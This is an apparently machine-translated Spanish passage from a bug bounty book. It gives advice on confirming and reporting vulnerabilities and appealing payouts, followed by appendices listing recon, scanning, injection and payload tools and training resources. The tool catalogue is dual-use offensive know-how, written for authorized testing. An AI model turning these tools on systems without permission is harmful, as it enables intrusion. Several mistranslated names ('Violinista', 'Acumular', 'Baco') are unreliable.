Te recomiendo incluir pruebas de la vulnerabilidad en forma de capturas de pantalla o un vídeo corto, de no más de dos minutos. Los materiales de prueba de concepto no sólo proporcionan un registro de sus hallazgos, sino que también son útiles para demostrar cómo replicar un error.

Cuando esté preparando su informe, también debe considerar las implicaciones del error. Por ejemplo, un XSS almacenado en Twitter es un problema grave dado que la empresa es pública, el número de usuarios, el

confianza que la gente tiene en la plataforma, etc. Comparativamente, un sitio sin cuentas de usuario podría considerar que un XSS almacenado es menos grave. Por el contrario, una filtración de privacidad en un sitio web sensible que aloja registros médicos personales podría ser de mayor importancia que en Twitter, donde la mayor parte de la información del usuario ya es pública.

## Reconfirmar la vulnerabilidad

Después de leer las políticas de la empresa, redactar el informe e incluir materiales de prueba de concepto, tómese un minuto para preguntarse si lo que está informando es realmente una vulnerabilidad. Por ejemplo, si informa una vulnerabilidad CSRF porque no vio un token en el cuerpo de la solicitud HTTP, verifique si el parámetro se pudo haber pasado como encabezado.

En marzo de 2016, Mathias Karlsson escribió una excelente publicación de blog sobre cómo encontrar la omisión de la política del mismo origen (SOP) (<https://labs.detectify.com/2016/03/17/bypassing-sop-and-shouting-hello-before-you-cross-the-muddy-puddle/>). Pero no recibió ningún pago, explicó Karlsson en su blog, utilizando el dicho sueco No grites hola antes de cruzar el charco, lo que significa no celebrar hasta que estés absolutamente seguro del éxito.

Según Karlsson, estaba probando Firefox y notó que el navegador aceptaba nombres de host con formato incorrecto en macOS. Específicamente, la URL `http://example.com... cargaría ejemplo.com pero enviaría ejemplo.com... en el encabezado del host. Luego intentó acceder a http://example.com...evil.com y obtuvo el mismo resultado. Sabía que esto significaba que podía eludir el SOP porque Flash trataría http://example.com..evil.com como si estuviera bajo el dominio \*.evil.com. Revisó los 10.000 sitios web principales de Alexa y descubrió que el 7 por ciento de los sitios serían explotables, incluido yahoo.com.`

Escribió la vulnerabilidad pero luego decidió volver a verificar el problema con un compañero de trabajo. Usaron otra computadora y reprodujeron la vulnerabilidad. Actualizó Firefox y aún así confirmó la vulnerabilidad.

Tuiteó un adelanto sobre el error. Entonces se dio cuenta de su error. No había actualizado su sistema operativo. Después de hacerlo, el error desapareció.

Aparentemente, el problema que notó había sido reportado y solucionado seis meses antes.

Karlsson se encuentra entre los mejores hackers de recompensas por errores, pero incluso él casi comete un error vergonzoso. Asegúrese de confirmar sus errores antes de informarlos. Es una gran decepción pensar que ha encontrado un error importante sólo para darse cuenta de que ha entendido mal la aplicación y ha enviado un informe no válido.

## Tu reputación

Siempre que piense en enviar un error, dé un paso atrás y pregúntese si estaría orgulloso de revelar públicamente el informe.

Cuando comencé a piratear, envié muchos informes porque quería ser útil y llegar a la clasificación. Pero en realidad estaba haciendo perder el tiempo a todos escribiendo informes no válidos. No cometas el mismo error.

Es posible que no le importe su reputación o que crea que las empresas pueden revisar los informes entrantes para encontrar errores significativos. Pero en todas las plataformas de recompensas por errores, las estadísticas son importantes. Se les realiza un seguimiento y las empresas los utilizan para determinar si invitarlo a programas privados. Estos programas suelen ser más lucrativos para los piratas informáticos porque participan menos piratas informáticos, lo que significa menos competencia.

Aquí hay un ejemplo de mi experiencia: me invitaron a un programa privado y encontré ocho vulnerabilidades en un solo día. Pero esa noche envié un informe a otro programa y obtuve un N/A. El informe redujo mis estadísticas en HackerOne. Entonces, cuando fui a informar otro error a un programa privado al día siguiente, me informaron que mis estadísticas eran demasiado bajas y que tendría que esperar 30 días para informar el error que encontré. Esperar esos 30 días no fue divertido. Tuve suerte: nadie más encontró el error. Pero las consecuencias de mi error me enseñaron a valorar mi reputación en todas las plataformas.

## Mostrar respeto por la empresa

Aunque es fácil de olvidar, no todas las empresas tienen los recursos para responder inmediatamente a los informes o integrar correcciones de errores. Tenga en cuenta el punto de vista de la empresa al redactar sus informes o realizar el seguimiento.

Cuando una empresa lanza un nuevo programa público de recompensas por errores, se verá inundada de informes que debe clasificar. Dele a la empresa algo de tiempo para comunicarse con usted antes de comenzar a solicitar actualizaciones. Algunas políticas de la empresa incluyen un acuerdo de nivel de servicio y el compromiso de responder a los informes dentro de un plazo determinado. Controle su entusiasmo y considere la carga de trabajo de la empresa. Para informes nuevos, espere una respuesta dentro de los cinco días hábiles. Después de eso, normalmente puedes publicar un comentario cortés para confirmar el estado del informe. La mayoría de las veces, las empresas responderán y le informarán la situación. Si no es así, aún debes darles unos días más antes de volver a intentarlo o derivar el problema a la plataforma.

Por otro lado, si la empresa ha confirmado la vulnerabilidad clasificada en el informe, puede preguntar cuál es el cronograma esperado para la solución y si lo mantendrán actualizado. También puede preguntar si puede volver a consultar en uno o dos meses. La comunicación abierta es un indicador de los programas con los que desea seguir trabajando; Si una empresa no responde, es mejor pasar a otro programa.

Mientras escribía este libro, tuve la suerte de conversar con Adam Bacchus mientras ocupaba el título de Director de recompensas en HackerOne (desde entonces regresó a Google como parte de su programa de recompensas de Google Play, a partir de abril de 2019). La experiencia previa de Bacchus incluye un tiempo en Snapchat, donde trabajó para tender un puente entre la seguridad y la ingeniería de software. También trabajó en el equipo de gestión de vulnerabilidades de Google para ayudar a ejecutar el programa de recompensas por vulnerabilidades de Google.

Baco me ayudó a comprender los problemas que experimentan los evaluadores. mientras opera un programa de recompensas:

- Aunque los programas de recompensas por errores mejoran continuamente, reciben muchos informes no válidos, especialmente cuando son programas públicos. Esto se conoce como ruido. Informe de ruido añadido

trabajo innecesario para programar los clasificadores, lo que podría retrasar sus respuestas a informes válidos.

- Los programas de recompensas deben encontrar alguna manera de equilibrar la corrección de errores con las obligaciones de desarrollo preexistentes. Es difícil cuando los programas reciben un gran volumen de informes o informes de varias personas sobre los mismos errores. Priorizar las correcciones es un desafío particular para errores de gravedad baja o media.
- Validar informes en sistemas complicados lleva tiempo. Por esta razón, es importante escribir descripciones claras y pasos de reproducción. Cuando un evaluador tiene que solicitarle información adicional para validar y reproducir un error, eso retrasa la corrección del error y su pago.
- No todas las empresas cuentan con el personal de seguridad dedicado para ejecutar un programa de recompensas a tiempo completo. Las pequeñas empresas pueden hacer que los empleados dividan su tiempo entre la administración del programa y otras responsabilidades de desarrollo. Como resultado, algunas empresas pueden tardar más en responder a los informes y realizar un seguimiento de las correcciones de errores.
- Corregir errores lleva tiempo, especialmente si la empresa pasa por un ciclo de vida de desarrollo completo. Para integrar una solución, es posible que la empresa deba seguir ciertos pasos, como depuración, redacción de pruebas y preparación de implementaciones. Estos procesos ralentizan aún más las correcciones cuando se encuentran errores de bajo impacto en los sistemas en los que confían los clientes. Los programas pueden tardar más de lo esperado en determinar la solución correcta. Pero aquí es donde son importantes las líneas claras de comunicación y el respeto mutuo. Si le preocupa que le paguen rápidamente, concéntrese en programas que paguen según la clasificación.
- Los programas de recompensas por errores quieren que los piratas informáticos regresen. Esto se debe a que, como lo describió HackerOne, la gravedad de los errores que informa un hacker generalmente aumenta a medida que ese hacker envía más errores a un solo programa. A esto se le conoce como profundizar en un programa.
- La mala prensa es real. Los programas siempre corren el riesgo de descartar por error una vulnerabilidad, tardar demasiado en solucionarla o conceder una recompensa que un hacker considera demasiado baja. Además, algunos piratas informáticos denunciarán programas en las redes sociales y en los medios tradicionales cuando sientan que

cualquiera de estas situaciones ha ocurrido. Estos riesgos afectan la forma en que los evaluadores hacen su trabajo y las relaciones que desarrollan con los piratas informáticos.

Bacchus compartió estos conocimientos para humanizar el proceso de recompensa por errores. He tenido todo tipo de experiencias con programas, tal como él lo describe. Mientras escribe informes, tenga en cuenta que los piratas informáticos y los programas deben trabajar juntos con una comprensión común de estos desafíos para mejorar la situación en ambos lados.

#### Apelación de recompensas de recompensa Si

presenta una vulnerabilidad a una empresa que paga una recompensa, respete su decisión sobre el monto del pago, pero no tenga miedo de hablar con la empresa. En Quora, Jobert Abma, cofundador de HackerOne, compartió lo siguiente con respecto a los desacuerdos (<https://www.quora.com/How-do-I-become-a-successful-Bug-bounty-hunter>)

Si no está de acuerdo con una cantidad recibida, analice por qué cree que merece una recompensa mayor. Evite situaciones en las que solicite otra recompensa sin explicar por qué lo cree. A cambio, una empresa debe respetar su tiempo y su valor.

Está bien preguntar cortésmente por qué a un informe se le otorgó una cantidad específica. Cuando he hecho esto en el pasado, suelo utilizar los siguientes comentarios:

Muchas gracias por la recompensa. Realmente lo aprecio. Tenía curiosidad por saber cómo se determinó la cantidad. Esperaba X \$, pero otorgaste \$ Y. Pensé que este error podría usarse para [explotar Z], lo que podría tener un impacto significativo en su [sistema/usuarios]. Esperaba que pudieras ayudarme a comprenderlo para poder concentrar mejor mi tiempo en lo que más te importa en el futuro.

En respuesta, las empresas han hecho lo siguiente:

- Explicó que el impacto de un informe fue menor de lo que pensaba, sin cambiar la cantidad
- Estuvimos de acuerdo en que malinterpretaron mi informe y aumentaron el cantidad
- Estuvimos de acuerdo en que habían clasificado mal mi informe y aumentaron el monto después de la corrección.

Si una empresa ha divulgado un informe que involucra el mismo tipo de vulnerabilidad o un impacto similar consistente con su expectativa de recompensa, también puede incluir una referencia a ese informe en su seguimiento para explicar su expectativa. Pero te recomiendo que solo consultes informes de la misma empresa. No haga referencia a pagos mayores de diferentes empresas porque una recompensa de la empresa A no necesariamente justifica la misma recompensa de la empresa B.

## Resumen

Saber cómo escribir un excelente informe y comunicar sus hallazgos es una habilidad importante para los hackers exitosos de recompensas por errores. Leer las políticas del programa es esencial, al igual que determinar qué detalles incluir en sus informes. Una vez que haya encontrado un error, es fundamental volver a confirmar sus hallazgos para evitar enviar informes no válidos. Incluso los grandes hackers como Mathias Karlsson trabajan conscientemente para evitar cometer errores.

Una vez que haya enviado su informe, simpatice con las personas que evalúan posibles vulnerabilidades. Tenga en cuenta las ideas de Adam Bacchus cuando trabaje con empresas. Si le han pagado una recompensa y no cree que sea apropiada, es mejor tener una conversación educada en lugar de desahogarse en Twitter.

Todos los informes que escribe afectan su reputación en las plataformas de recompensas por errores. Es importante proteger esa reputación porque las plataformas utilizan sus estadísticas para determinar si lo invitan a programas privados, donde puede obtener un mayor retorno de su inversión en piratería.

# A

## HERRAMIENTAS



Este apéndice contiene una larga lista de herramientas de piratería. Algunas de estas herramientas le permiten automatizar su proceso de reconocimiento y otras le ayudan a descubrir aplicaciones para atacar. Esta lista no pretende ser exhaustiva; solo refleja las herramientas que uso habitualmente o que sé que otros piratas informáticos utilizan con regularidad. También tenga en cuenta que ninguna de estas herramientas debería reemplazar la observación o el pensamiento intuitivo. Michiel Prins, cofundador de HackerOne, merece crédito por ayudarme a desarrollar la versión inicial de esta lista y brindarme consejos sobre cómo usar herramientas de manera efectiva cuando comencé a hackear.

### servidores proxy web

Los servidores proxy web capturan su tráfico web para que pueda analizar las solicitudes enviadas y las respuestas recibidas. Varias de estas herramientas están disponibles de forma gratuita, aunque las versiones profesionales de dichas herramientas tienen funciones adicionales.

#### Burp Suite

Burp Suite (<https://portswigger.net/burp/>) es una plataforma integrada para pruebas de seguridad. La herramienta más útil de la plataforma, y la que uso el 90 por ciento del tiempo, es el proxy web de Burp. Recuerde de los informes de errores del libro que el proxy le permite

supervise su tráfico, intercepte solicitudes en tiempo real, modifíquelas y luego reenvíelas. Burp tiene un amplio conjunto de herramientas, pero estas son las que considero más destacables:

- Un Spider con reconocimiento de aplicaciones para rastrear contenido y funcionalidad (ya sea pasiva o activamente)
- Un escáner web para automatizar la detección de vulnerabilidades
- Un repetidor para manipular y reenviar solicitudes individuales.
- Extensiones para crear funciones adicionales en la plataforma

Burp está disponible de forma gratuita con acceso limitado a sus herramientas, aunque también puedes comprar una versión Pro mediante una suscripción anual. Recomiendo comenzar con la versión gratuita hasta que comprendas cómo usarla. Cuando encuentre vulnerabilidades constantemente, compre la edición Pro para hacerle la vida más fácil.

#### Charles

Charles (<https://www.charlesproxy.com/>) es un proxy HTTP, un monitor HTTP y una herramienta de proxy inverso que permite al desarrollador ver el tráfico HTTP y SSL/HTTPS. Con él, puede ver solicitudes, respuestas y encabezados HTTP (que contienen cookies e información de almacenamiento en caché).

#### Violinista

Fiddler (<https://www.telerik.com/fiddler/>) es otro proxy liviano que puede usar para monitorear su tráfico, pero la versión estable solo está disponible para Windows. Las versiones para Mac y Linux están disponibles en versión beta al momento de escribir este artículo.

#### Wireshark

Wireshark (<https://www.wireshark.org/>) es un analizador de protocolos de red que le permite ver en detalle lo que sucede en su red. Wireshark es más útil cuando intentas monitorear el tráfico que no se puede enviar mediante proxy a través de Burp o ZAP. Si recién estás comenzando

Como resultado, usar Burp Suite podría ser mejor si el sitio solo se comunica a través de HTTP/HTTPS.

### Proxy ZAP El

OWASP Zed Attack Proxy (ZAP) es una plataforma gratuita, de código abierto y basada en la comunidad similar a Burp. Está disponible en [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project). También tiene una variedad de herramientas, que incluyen un proxy, repetidor, escáner, fuerza bruta de directorio/archivo, etc. Además, admite complementos para que pueda crear funciones adicionales si así lo desea.

El sitio web tiene información útil para ayudarle a comenzar.

## Enumeración de subdominios

Los sitios web suelen tener subdominios que son difíciles de descubrir mediante el trabajo manual. Los subdominios de fuerza bruta pueden ayudarle a identificar la superficie de ataque adicional de un programa.

### Acumular

La herramienta OWASP Amass (<https://github.com/OWASP/Amass>) obtiene nombres de subdominios mediante la extracción de fuentes de datos, el uso de fuerza bruta recursiva, el rastreo de archivos web, la permutación o alteración de nombres y el uso de barrido DNS inverso. Amass también utiliza las direcciones IP obtenidas durante la resolución para descubrir bloques de red asociados y números de sistemas autónomos (ASN). Luego utiliza esa información para construir mapas de las redes objetivo.

### crt.sh

El sitio web crt.sh (<https://crt.sh/>) le permite explorar los registros de transparencia de certificados para que pueda encontrar subdominios asociados con los certificados. El registro del certificado puede revelar cualquier otro subdominio que esté utilizando un sitio. Puede utilizar el sitio web directamente o la herramienta SubFinder, que analiza los resultados de crt.sh.

### Knockpy

Knockpy (<https://github.com/guelfoweb/knock/>) es una herramienta de Python diseñada para iterar sobre una lista de palabras para identificar los subdominios de una empresa. La identificación de subdominios le brinda una superficie de prueba más grande y aumenta las posibilidades de encontrar una vulnerabilidad exitosa.

## Subbuscador

SubFinder (<https://github.com/subfinder/subfinder/>) es una herramienta de descubrimiento de subdominios escrita en Go que descubre subdominios de sitios web válidos mediante el uso de fuentes pasivas en línea. Tiene una arquitectura modular simple y está destinada a reemplazar una herramienta similar, Sublist3r. SubFinder utiliza fuentes pasivas, motores de búsqueda, contenedores de pasta, archivos de Internet, etc. para encontrar subdominios. Cuando encuentra subdominios, utiliza un módulo de permutación inspirado en la herramienta altdns para generar permutaciones y un potente motor de fuerza bruta para resolverlas.

También puede realizar fuerza bruta simple si es necesario. La herramienta es altamente personalizable y el código se crea utilizando un enfoque modular, lo que facilita agregar funcionalidad y eliminar errores.

## Descubrimiento

Cuando haya identificado la superficie de ataque de un programa, el siguiente paso es enumerar archivos y directorios. Hacerlo puede ayudarle a encontrar funciones ocultas, archivos confidenciales, credenciales, etc.

## Gobuster

Gobuster (<https://github.com/OJ/gobuster/>) es una herramienta que puede utilizar para aplicar fuerza bruta a URI (directorios y archivos) y subdominios DNS mediante compatibilidad con comodines. Es extremadamente rápido, personalizable y fácil de usar.

## Listas secundarias

Aunque técnicamente no es una herramienta en sí misma, SecLists (<https://github.com/danielmiessler/SecLists/>) es una colección de listas de palabras que puedes usar mientras pirateas. Las listas incluyen nombres de usuario, contraseñas,

URL, cadenas difusas, directorios/archivos/subdominios comunes, etc. en.

## Wfuzz

Wfuzz (<https://github.com/xmendez/wfuzz/>) le permite injectar cualquier entrada en cualquier campo de una solicitud HTTP. Usando Wfuzz, puedes realizar ataques complejos a los diferentes componentes de una aplicación web, como sus parámetros, autenticación, formularios, directorios o archivos, encabezados, etc. También puede utilizar Wfuzz como escáner de vulnerabilidades cuando sea compatible con complementos.

## Captura de pantalla En

algunos casos, su superficie de ataque será demasiado grande para que pueda probar todos sus aspectos. Cuando necesite consultar una lista larga de sitios web o subdominios, puede utilizar herramientas de captura de pantalla automática. Estas herramientas le permiten inspeccionar visualmente sitios web sin visitar cada uno de ellos.

## EyeWitness

EyeWitness (<https://github.com/FortyNorthSecurity/EyeWitness/>) está diseñado para tomar capturas de pantalla de sitios web, proporcionar información del encabezado del servidor e identificar credenciales predeterminadas cuando sea posible. Es una gran herramienta para detectar qué servicios se ejecutan en puertos HTTP y HTTPS comunes, y puede usarla con otras herramientas, como Nmap, para enumerar rápidamente los objetivos de piratería.

## testigo

Gowitness (<https://github.com/sensepost/gowitness/>) es una utilidad de captura de pantalla de sitios web escrita en Go. Utiliza Chrome Headless para generar capturas de pantalla de interfaces web mediante la línea de comandos. El proyecto está inspirado en la herramienta EyeWitness.

## Captura de pantalla HTTP

HTTPScreenShot (<https://github.com/breenmachine/httpscreenshot/>) es una herramienta para capturar capturas de pantalla y HTML de una gran cantidad de

sitios web. HTTPScreenShot acepta IP como una lista de URL para realizar capturas de pantalla. También puede aplicar fuerza bruta a subdominios, agregarlos a la lista de URL para realizar capturas de pantalla y agrupar los resultados para una revisión más sencilla.

## Escaneo de puertos

Además de encontrar URL y subdominios, deberá averiguar qué puertos están disponibles y qué aplicaciones está ejecutando un servidor.

mascan

Masscan (<https://github.com/robertdavidgraham/masscan/>) afirma ser el escáner de puertos de Internet más rápido del mundo. Puede escanear todo Internet en menos de seis minutos y transmitir 10 millones de paquetes por segundo. Produce resultados similares a Nmap, sólo que más rápido. Además, Masscan le permite escanear rangos de direcciones y puertos arbitrarios.

Nmap

Nmap (<https://nmap.org/>) es una utilidad gratuita y de código abierto para el descubrimiento de redes y la auditoría de seguridad. Nmap utiliza paquetes IP sin procesar para determinar:

- ¿Qué hosts están disponibles en una red?
- Qué servicios (junto con el nombre y la versión de la aplicación) ofrecen esos hosts
- Qué sistemas operativos (y versiones) están ejecutando
- ¿Qué tipo de filtros de paquetes o cortafuegos se utilizan?

El sitio de Nmap tiene una lista sólida de instrucciones de instalación para Windows, Mac y Linux. Además del escaneo de puertos, Nmap también incluye scripts para crear funciones adicionales. Un script que uso habitualmente es http-enum para enumerar archivos y directorios en servidores después de escanearlos.

## Reconocimiento

Una vez que haya encontrado los URI, los subdominios y los puertos de los sitios web que puede probar, necesitará aprender más sobre las tecnologías que utilizan y las otras partes de Internet a las que están conectados. Las siguientes herramientas le ayudarán a hacer esto.

#### ConstruidoCon

BuiltWith (<http://builtwith.com/>) le ayuda a tomar huellas dactilares de diferentes tecnologías utilizadas en un objetivo. Según su sitio, puede buscar más de 18.000 tipos de tecnologías de Internet, incluidos análisis, alojamiento, tipo CMS, etc.

#### Censys

Censys (<https://censys.io/>) recopila datos sobre hosts y sitios web a través de escaneos diarios ZMap y ZGrab del espacio de direcciones IPv4. Mantiene una base de datos de cómo se configuran los hosts y los sitios web.

Desafortunadamente, Censys implementó recientemente un modelo pago, que es costoso de usar para piratería a gran escala, pero el nivel gratuito aún puede ser útil.

#### Google Dorks

Google Dorking (<https://www.exploit-db.com/google-hacking-database/>) se refiere al uso de sintaxis avanzadas que proporciona Google para encontrar información que no está disponible cuando se navega manualmente por un sitio web. Esta información puede incluir la búsqueda de archivos vulnerables, oportunidades de carga de recursos externos y otras superficies de ataque.

#### Shodan

Shodan (<https://www.shodan.io/>) es un motor de búsqueda para el Internet de las cosas. Shodan puede ayudarle a descubrir qué dispositivos están conectados a Internet, dónde están ubicados y quién los utiliza. Esto es particularmente útil cuando estás explorando un objetivo potencial y tratando de aprender todo lo que puedas sobre la infraestructura del objetivo.

#### ¿Qué CMS?

What CMS (<http://www.whatcms.org/>) le permite ingresar una URL y devuelve el sistema de administración de contenido (CMS) que probablemente esté utilizando el sitio. Encontrar el tipo de CMS que utiliza un sitio es útil porque:

- Saber qué CMS utiliza un sitio le brinda información sobre la estructura del código del sitio.
- Si el CMS es de código abierto, puede buscar vulnerabilidades en el código y probarlas en el sitio.
- El sitio puede estar desactualizado y ser vulnerable a vulnerabilidades de seguridad reveladas.

## Herramientas de piratería

Al utilizar herramientas de piratería, puede automatizar no solo el proceso de descubrimiento y enumeración, sino también los procesos para encontrar vulnerabilidades.

### Buscador de cubos

Bucket Finder ([https://digi.ninja/files/bucket\\_finder\\_1.1.tar.bz2](https://digi.ninja/files/bucket_finder_1.1.tar.bz2)) busca depósitos legibles y enumera todos los archivos que contienen. También puede encontrar rápidamente depósitos que existen pero que no le permiten enumerar archivos. Cuando encuentre estos tipos de depósitos, puede intentar utilizar la AWS CLI que se describe en el informe de error “HackerOne S3 Buckets Open” en la página 223.

### CyberChef

CyberChef (<https://gchq.github.io/CyberChef/>) es una navaja suiza de herramientas de codificación y decodificación.

### Gitrob

Gitrob (<https://github.com/michenriksen/gitrob/>) lo ayuda a encontrar archivos potencialmente confidenciales que se han enviado a repositorios públicos en GitHub. Gitrob clona repositorios que pertenecen a un usuario u organización hasta una profundidad configurable y recorre en iteración el historial de confirmaciones y marca los archivos que coinciden con las firmas de

archivos potencialmente confidenciales. Presenta sus hallazgos a través de una interfaz web para facilitar la navegación y el análisis.

### Crack de hachís en línea

Online Hash Crack (<https://www.onlinehashcrack.com/>) intenta recuperar contraseñas en forma de hash, volcados WPA y archivos cifrados de MS Office. Admite la identificación de más de 250 tipos de hash y es útil cuando desea identificar el tipo de hash que utiliza un sitio web.

### sqlmap

Puede utilizar la herramienta de penetración de código abierto sqlmap (<http://sqlmap.org/>) para automatizar el proceso de detección y explotación de vulnerabilidades de inyección SQL. El sitio web tiene una lista de funciones, incluida la compatibilidad con lo siguiente:

- Una amplia gama de tipos de bases de datos, como MySQL, Oracle, PostgreSQL, MS SQL Server y otros
- Seis técnicas de inyección SQL
- Usuario, hash de contraseña, privilegio, rol, base de datos, tabla y enumeración de columnas

### XSSHunter

XSSHunter (<https://xsshunter.com/>) le ayuda a encontrar vulnerabilidades XSS ciegas. Después de registrarse en XSSHunter, obtiene un dominio corto xss.ht que identifica su XSS y aloja su carga útil.

Cuando se activa el XSS, recopila automáticamente información sobre dónde ocurrió y le envía una notificación por correo electrónico.

### ysoserial

Ysoserial (<https://github.com/frohof/ysoserial/>) es una herramienta de prueba de concepto para generar cargas útiles que explotan la deserialización insegura de objetos Java.

## Móvil

Aunque la mayoría de los errores de este libro se encontraron a través de navegadores web, en algunos casos necesitarás analizar aplicaciones móviles como parte de tus pruebas. Ser capaz de descomponer y analizar los componentes de las aplicaciones te ayudará a aprender cómo funcionan y en qué medida pueden ser vulnerables.

### dex2jar

El conjunto de herramientas de piratería móvil dex2jar (<https://sourceforge.net/projects/dex2jar/>) convierte ejecutables dalvik (archivos .dex) en archivos .jar de Java, lo que facilita mucho la auditoría de los APK de Android.

### Hopper

Hopper (<https://www.hopperapp.com/>) es una herramienta de ingeniería inversa que le permite desensamblar, descompilar y depurar aplicaciones. Es útil para auditar aplicaciones de iOS.

### JD-GUI JD-

GUI (<https://github.com/java-decompiler/jd-gui/>) te ayuda a explorar aplicaciones de Android. Es una utilidad gráfica independiente que muestra fuentes Java a partir de archivos CLASS.

### Complementos del navegador

Firefox tiene varios complementos de navegador que puedes usar en combinación con otras herramientas. Aunque aquí solo he cubierto las versiones de las herramientas para Firefox, es posible que existan herramientas equivalentes que pueda usar en otros navegadores.

### FoxyProxy

FoxyProxy es un complemento de gestión avanzada de proxy para Firefox. Mejora las capacidades de proxy integradas de Firefox.

### Comutador de agente de usuario

User Agent Switcher agrega un menú y un botón de barra de herramientas en el navegador Firefox que le permite cambiar su agente de usuario. Puede utilizar esta función para falsificar su navegador mientras realiza algunos ataques.

### Wappalyzer

Wappalyzer le ayuda a identificar las tecnologías que utiliza un sitio, como CloudFlare, Frameworks, bibliotecas de JavaScript, etc.

# B

## RECURSOS



Este apéndice contiene una lista de recursos que puede utilizar para ampliar su conjunto de habilidades. Los enlaces a estos recursos y otros también están disponibles en <https://www.torontowebsitedeveloper.com/hacking-resources/> y la página web del libro en <https://nostarch.com/bughunting/>.

### Entrenamiento en linea

En este libro, le muestro cómo funcionan las vulnerabilidades utilizando informes de errores reales. Aunque después de leer el libro deberías tener una comprensión práctica de cómo encontrar vulnerabilidades, nunca debes dejar de aprender. Puede acceder a muchos tutoriales en línea sobre búsqueda de errores, cursos formales, ejercicios de práctica y blogs para continuar ampliando sus conocimientos y poniendo a prueba sus habilidades.

### Coursera

Coursera es similar a Udacity, pero se asocia con instituciones postsecundarias para ofrecer cursos de nivel universitario en lugar de trabajar con empresas y profesionales de la industria. Coursera ofrece una especialización en ciberseguridad (<https://www.coursera.org/specializations/cyber-security/>) que incluye cinco cursos. No he tomado el curso de especialización, pero los videos del Curso 2: Seguridad del software me parecieron muy informativos.

### La base de datos de explotación

Aunque no es un curso de capacitación en línea tradicional, Exploit Database (<https://www.exploit-db.com/>) documenta vulnerabilidades y, a menudo, las vincula a vulnerabilidades y exposiciones comunes (CVE) cuando es posible. Usar los fragmentos de código en la base de datos sin comprenderlos puede ser peligroso y destructivo, así que asegúrese de observar cada uno de ellos detenidamente antes de intentar usarlos.

### Google Gruyere

Google Gruyere (<https://google-gruyere.appspot.com/>) es una aplicación web vulnerable con tutoriales y explicaciones que puede seguir. Puede practicar la búsqueda de vulnerabilidades comunes, como XSS, escalada de privilegios, CSRF, recorrido de ruta y otros errores.

### hacker101

Hacker101 (<https://www.hacker101.com/>), dirigido por HackerOne, es un sitio educativo gratuito para hackers. Está diseñado como un juego de captura de banderas que te permite hackear en un entorno seguro y gratificante.

### Hackear la caja

Hack The Box (<https://www.hackthebox.eu/>) es una plataforma en línea que le permite probar sus habilidades en pruebas de penetración e intercambiar ideas y metodologías con otros miembros del sitio. Contiene varios desafíos, algunos de ellos simulando escenarios del mundo real y otros más orientados a capturar la bandera, que se actualizan con frecuencia.

### PentesterLab

PentesterLab (<https://pentesterlab.com/>) proporciona sistemas vulnerables que puede utilizar para probar y comprender las vulnerabilidades. Los ejercicios se basan en vulnerabilidades comunes que se encuentran en diferentes sistemas. En lugar de problemas inventados, el sitio proporciona sistemas reales con vulnerabilidades reales. Algunas lecciones están disponibles de forma gratuita y otras requieren una membresía Pro. La membresía bien vale la inversión.

## Udacity

Udacity ofrece cursos en línea gratuitos sobre una variedad de temas, incluido el desarrollo web y la programación. Recomiendo consultar Introducción a HTML y CSS (<https://www.udacity.com/course/intro-to-html-and-css--ud304/>), Conceptos básicos ([https://www.udacity.com/course /javascript-basics--js004/](https://www.udacity.com/course/javascript-basics--js004/)) e Introducción a la informática (<https://www.udacity.com/course/intro-to-computer-science--cs101/>).

## Plataformas de recompensa por errores

Aunque todas las aplicaciones web corren el riesgo de contener errores, no siempre ha sido posible informar las vulnerabilidades fácilmente. Actualmente, existen muchas plataformas de recompensas por errores para elegir que conectan a los piratas informáticos con empresas que necesitan pruebas de vulnerabilidad.

## Bounty Factory

Bounty Factory (<https://bountyfactory.io/>) es una plataforma europea de recompensas por errores que sigue las normas y la legislación europeas. Es más nuevo que HackerOne, Bugcrowd, Synack y Cobalt.

## Bugbounty JP

Bugbounty JP (<https://bugbounty.jp/>) es otra plataforma nueva, considerada la primera plataforma de recompensas por errores de Japón.

## Bugcrowd

Bugcrowd (<https://www.bugcrowd.com/>) es otra plataforma de recompensas por errores que conecta a los piratas informáticos con programas validando errores y luego enviando informes a las empresas. Bugcrowd incluye programas de divulgación de vulnerabilidades gratuitos y programas de recompensas por errores de pago. La plataforma también opera programas públicos y solo por invitación, y administra programas en Bugcrowd.

## Cobalto

Cobalt (<https://cobalt.io/>) es una empresa que ofrece pentesting como servicio. Al igual que Synack, Cobalt es una plataforma cerrada y la participación requiere aprobación previa.

#### hackeruno

HackerOne (<https://www.hackerone.com/>) fue fundado por piratas informáticos y líderes de seguridad motivados por la pasión de hacer que Internet sea más seguro. La plataforma conecta a los piratas informáticos que desean revelar errores de manera responsable con las empresas que desean recibirlas. La plataforma HackerOne incluye programas de divulgación de vulnerabilidades gratuitos y programas de recompensas por errores de pago. Los programas en HackerOne pueden ser privados, solo por invitación o públicos. Al momento de escribir este artículo, HackerOne es la única plataforma que permite a los piratas informáticos revelar públicamente errores en su plataforma, siempre que el programa que resuelve el error dé su consentimiento.

#### Intigriti

Intigriti (<https://www.intigriti.com/>) es otra nueva plataforma de seguridad colaborativa. Su objetivo es identificar y abordar las vulnerabilidades de forma rentable. Su plataforma gestionada facilita las pruebas de seguridad en línea mediante la colaboración con piratas informáticos experimentados con un fuerte enfoque europeo.

#### Synack

Synack (<https://www.synack.com/>) es una plataforma privada que ofrece pruebas de penetración colaborativas. Participar en la plataforma Synack requiere aprobación previa, incluida la realización de pruebas y entrevistas. Al igual que Bugcrowd, Synack gestiona y valida todos los informes antes de enviarlos a las empresas participantes.

Normalmente, los informes sobre Synack se validan y recompensan en un plazo de 24 horas.

#### Zerocopter

Zerocopter (<https://www.zerocopter.com/>) es otra plataforma de recompensas por errores más nueva. Al momento de escribir este artículo, participando en la plataforma.

requiere aprobación previa.

## Lectura recomendada

Ya sea que esté buscando un libro o lecturas gratuitas en línea, hay muchos recursos disponibles para hackers nuevos y experimentados.

### El diario de un cazador de insectos

A Bug Hunter's Diary de Tobias Klein (No Starch Press, 2011) examina las vulnerabilidades del mundo real y los programas personalizados utilizados para encontrar y probar errores. Klein también proporciona información sobre cómo encontrar y probar vulnerabilidades relacionadas con la memoria.

### La metodología de los cazadores de errores

La metodología Bug Hunters es un repositorio de GitHub mantenido por Jason Haddix de Bugcrowd. Proporciona una visión sorprendente de cómo los piratas informáticos exitosos se acercan a un objetivo. Está escrito en Markdown y fue el resultado de la presentación de Jason en DefCon 23, "Cómo disparar a la Web: mejor piratería en 2015". Puede encontrarlo en <https://github.com/jhaddix/tbhm/> junto con los otros repositorios de Haddix.

### Informe técnico sobre seguridad del navegador

